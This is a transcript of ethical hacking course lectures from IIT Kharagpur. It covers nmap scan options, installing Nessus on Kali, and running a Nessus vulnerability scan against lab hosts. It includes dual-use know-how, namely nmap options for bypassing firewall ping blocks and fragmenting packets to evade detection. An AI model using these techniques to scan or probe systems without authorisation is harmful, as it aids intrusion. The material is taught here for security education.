It gives us the result about some common services which is running in particular port and as well as the operating system also. Now, see PORT 80 is open and TP LINK WR 740N WAP http configuration version are there and 1900 TCP port is open upnp service is running and the version is ipOS upnp and the thing is that operating system is linux with the kernel 2.6. So, we got all these details by using the aggressive scan, sometimes firewall also block the ping request sent by the tool and map. So, in that case we can use the option dash capital P small n to bypass the firewall; so, it basically no pings scan.


See that is now packet fragmentation, an *nmap* scan will use tiny IP fragments if that dash small f is specified, by default *nmap* will include up to 8 bytes of data in each fragment. So, a typical 20 or 24 byte TCP packet is sent in 3 tiny fragments, every instance of dash small f adds 8 to the maximum fragmented data size; see that is the result.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 19
Nessus Installation

Now, we use the tool Nessus for vulnerability scanning. So, first we need to install the tool Nessus. So, we can download the tool Nessus from the official website of Nessus. This is a paid tool. We can use the trial version.

(Refer Slide Time: 01:01)



(Refer Slide Time: 01:27)




(Refer Slide Time: 02:07)



Now, go to free trial to use the free version of Nessus vulnerability scanner. Try Nessus free for 7 days.

(Refer Slide Time: 02:21)




(Refer Slide Time: 02:37)




sudo apt install nessus ok, it start installing ok.

(Refer Slide Time: 04:37)




It installs Nessus. So, let us start the Nessus service by typing `/etc/init.d/nessusd start`. So, starting Nessus, next go to `https://kali: 8834`, to open the Nessus.

(Refer Slide Time: 06:21)




`https://kali`, then it basically use the port number 8834. So, we need to run port 8834; so, it showing it connection is not secure, go to advance and then go to add exception.

(Refer Slide Time: 07:11)




Then get certificate, then confirm security exception, then Nessus will open, then start Nessus essential.

(Refer Slide Time: 07:27)




Now, you need to keep your name first name and last name, now in an ID *meexploiter@protonmail.com*. So, I already have the activation code so, that is why I am skip these steps otherwise you can get your activation code from here in this email ID.

(Refer Slide Time: 08:13)




So, for the time being I skip the part and it asking for activation code.

(Refer Slide Time: 08:21)




Now, here is my activation code and my mail ID. So, copy this and put here now continue.

(Refer Slide Time: 08:49)



Now, you need to keep the username .

(Refer Slide Time: 09:21)




Now, its downloading plugins, it will take some time to download the plugins; now, its compiling plugins. Now, we successfully install the tool Nessus. In the next tutorial, I will show you how to use the tool Nessus to find out the vulnerabilities for a particular system.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur


Lecture - 20
How to Use Nessus

(Refer Slide Time: 00:15)




Now, today's session we will discuss about the vulnerability assessment using the tool Nessus. Here is my tool Nessus, first we need to login into the tool Nessus. So, use the login credential which you use at the time of installation.

(Refer Slide Time: 00:49)



So, here is the interface to scan a system, first we need to go to the new scan. So, there are several option are available: advance dynamic scan, advance scan, audit cloud infrastructure, badlock detection, basic network scan; lots of option are there. So, for the time being we are using advance scan.


(Refer Slide Time: 01:23)



So, in these field first we need to put the name of the scan, suppose the name is NPTEL and description is a Demo, folder My Scans and target, so, in this case my target is sorry


target IP address is 192.168.0.104 and 192.168.0.106. So, this way we can use multiple IP address for scanning separated by comma.

(Refer Slide Time: 02:33)




Now, where is all the option for discovery? Discovery option is a ping method, ARP and TCP and it also use the ICMP and maximum number of tries is 2; that means, it try twice for a particular request. Then port scanning part is also there to enumerate the local port to use SSH and WMI, SNMP and only run network port scanner, if local port enumeration failed.

(Refer Slide Time: 03:35)




So, you can choose your own option, then service discovery enumerate all SSL or TLS cipher.

(Refer Slide Time: 03:47)




Now, assessment part is there and in assessment part Brute force assessment, web application assessment, then Windows assessment and malware assessment. All options are there, you can choose your own option; for the time being I am of the scan for malware.

(Refer Slide Time: 04:13)




Then report we can also use this option to generate the report.

(Refer Slide Time: 04:19)




And in advance part there are some options are also there, network timeout; here network timeout is 5 and a maximum simultaneous check per host that is also 5. Maximum simultaneous host per scan that is also 5, you can also change your own option.

(Refer Slide Time: 04:41)




Now, where presidential is there and plug in part are also there. So, you already install plug in part which is show in the tool installation part. So, all the plug in are here which can help us to find out the different vulnerability right; save this scan.

(Refer Slide Time: 05:03)



Now, I am starting the scan by clicking on the button launch, scan already started and it will take some time to complete the whole scan. And, once we got the scan result and by analyzing that result we can only find out the vulnerabilities and using that vulnerabilities further we can try to penetrate inside the victim machine. So, let us wait for some time to get the result of vulnerability scanning, now see Nessus complete the scan. So, let check the result.

(Refer Slide Time: 06:05)



So, you basically scan for 2 systems, one is with the IP address 192.168.0.104.

(Refer Slide Time: 06:17)

The screenshot shows the Nessus Essentials interface. The left sidebar includes 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'Scanners'. The main area displays a scan report for 'NPTEL / 192.168.0.104'. The 'Vulnerabilities' section lists 70 total vulnerabilities across four severity levels: Critical (9), High (5), Medium (23), and Low (8). One specific vulnerability is highlighted: 'SSL (Multiple issues)' with the description 'Gain a shell remotely'. The 'Host Details' panel on the right provides information about the host, including its IP (192.168.0.104), MAC address (94:53:30:79:0C), OS (Linux Kernel 2.6 in Ubuntu 6.04 (Dapper)), start time (August 17 at 2:21 AM), end time (August 17 at 2:34 AM), upload time (9 minutes ago), and download link.

